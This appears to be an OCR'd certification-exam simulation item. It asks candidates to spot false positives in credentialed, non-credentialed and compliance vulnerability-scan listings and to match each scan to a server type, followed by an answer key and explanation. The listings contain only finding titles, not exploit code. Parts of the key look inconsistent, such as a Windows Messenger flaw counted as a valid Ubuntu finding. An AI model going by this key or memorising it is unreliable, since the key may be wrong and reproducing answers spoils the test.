
For ONLY the credentialed and non-credentialed scans, evaluate the results for false positives and check the findings that display false positives. NOTE: If you would like to uncheck an option that is currently selected, click on the option a second time.

Lastly, based on the vulnerability scan results, identify the type of Server by dragging the Server to the results.
The Linux Web Server, File-Print Server and Directory Server are draggable.

If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.

Hot Area:

Network Diagram




Results Generated	False Positive	Finding Listing1
Credentialed Non-credentialed Compliance	○	Critical (10.0) 12209 Security Update for Microsoft Windows
	○	Critical (10.0) 13852 Microsoft Windows Task Scheduler Remote Overflow
	○	Critical (10.0) 18502 Vulnerability in SMB Could Allow Remote Code Execution
	○	Critical (10.0) 58662 Samba 3.x <3.6.4/3.5.14/3.4.16 RPC Multiple Buffer Overflows
	○	Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution


Results Generated	False Positive	Finding Listing1
Credentialed Non-credentialed Compliance	○	Critical (10.0) 27933 Ubuntu 5.04/5.10/6.06 LTS: openssl vulnerabilities
	○	Critical (10.0) 11890 Ubuntu 5.04/5.10/6.06 LTS: Buffer Overrun in Messenger Service
	○	Critical (10.0) 27942 Ubuntu 5.04/5.10/6.06 LTS: php5 vulnerabilities
	○	Critical (10.0) 27978 Ubuntu 5.04/5.10/6.06 LTS: gnupg vulnerability
	○	Critical (10.0) 28017 Ubuntu 5.04/5.10/6.06 LTS: php5 regression

Results Generated	False Positive	Finding Listing1
Credentialed Non-credentialed Compliance	○	WARNING (1.0.1) 1.0.1 System cryptography: Force strong key protection for user keys stored on the computer. Prompt the User each time a key is first used
	○	INFORM (1.2.4) 1.2.4 Network access: Do not allow anonymous enumeration of SAM accounts: Enabled
	○	INFORM (1.3.4) 1.3.4 Network access: Do not allow anonymous enumeration of SAM accounts and shares: Enabled
	○	INFORM (1.5.0) 1.5.0 Network access: Let Everyone permissions apply to anonymous users: Disabled
	○	INFORM (1.6.5) 1.6.5 Network access: Sharing and security model for local account: Classic local

Correct Answer:

Network Diagram






Results Generated | **False Positive** | **Finding Listing1**

Credentialed
[✓ Non-credentialed]
Compliance


● Critical (10.0) 12209 Security Update for Microsoft Windows
○ Critical (10.0) 13852 Microsoft Windows Task Scheduler Remote Overflow
○ Critical (10.0) 18502 Vulnerability in SMB Could Allow Remote Code Execution
○ Critical (10.0) 58662 Samba 3.x <3.6.4/3.5.14/3.4.16 RPC Multiple Buffer Overflows
○ Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution



Results Generated | **False Positive** | **Finding Listing1**

[✓ Credentialed]
Non-credentialed
Compliance

○ Critical (10.0) 27933 Ubuntu 5.04/5.10/6.06 LTS: openssl vulnerabilities
○ Critical (10.0) 11890 Ubuntu 5.04/5.10/6.06 LTS: Buffer Overrun in Messenger Service
○ Critical (10.0) 27942 Ubuntu 5.04/5.10/6.06 LTS: php5 vulnerabilities
○ Critical (10.0) 27978 Ubuntu 5.04/5.10/6.06 LTS: gnupg vulnerability
○ Critical (10.0) 28017 Ubuntu 5.04/5.10/6.06 LTS: php5 regression



Results Generated | **False Positive** | **Finding Listing1**

Credentialed
Non-credentialed
[✓ Compliance]

○ WARNING (1.0.1) 1.0.1 System cryptogtraphy: Force strong key protection for user keys stored on the computer. Prompt the User each time a key is first used
○ INFORM (1.2.4) 1.2.4 Network access: Do not allow anonymous enumeration of SAM accounts: Enabled
○ INFORM (1.3.4) 1.3.4 Network access: Do not allow anonymous enumeration of SAM accounts and shares: Enabled
○ INFORM (1.5.0) 1.5.0 Network access: Let Everyone permissions apply to anonymous users: Disabled

Section: (none)
Explanation

Explanation/Reference:
Explanation:
1. non-credentialed scan - File Print Server: False positive is first bullet point.
2. credentialed scan – Linux Web Server: No False positives.
3. Compliance scan - Directory Server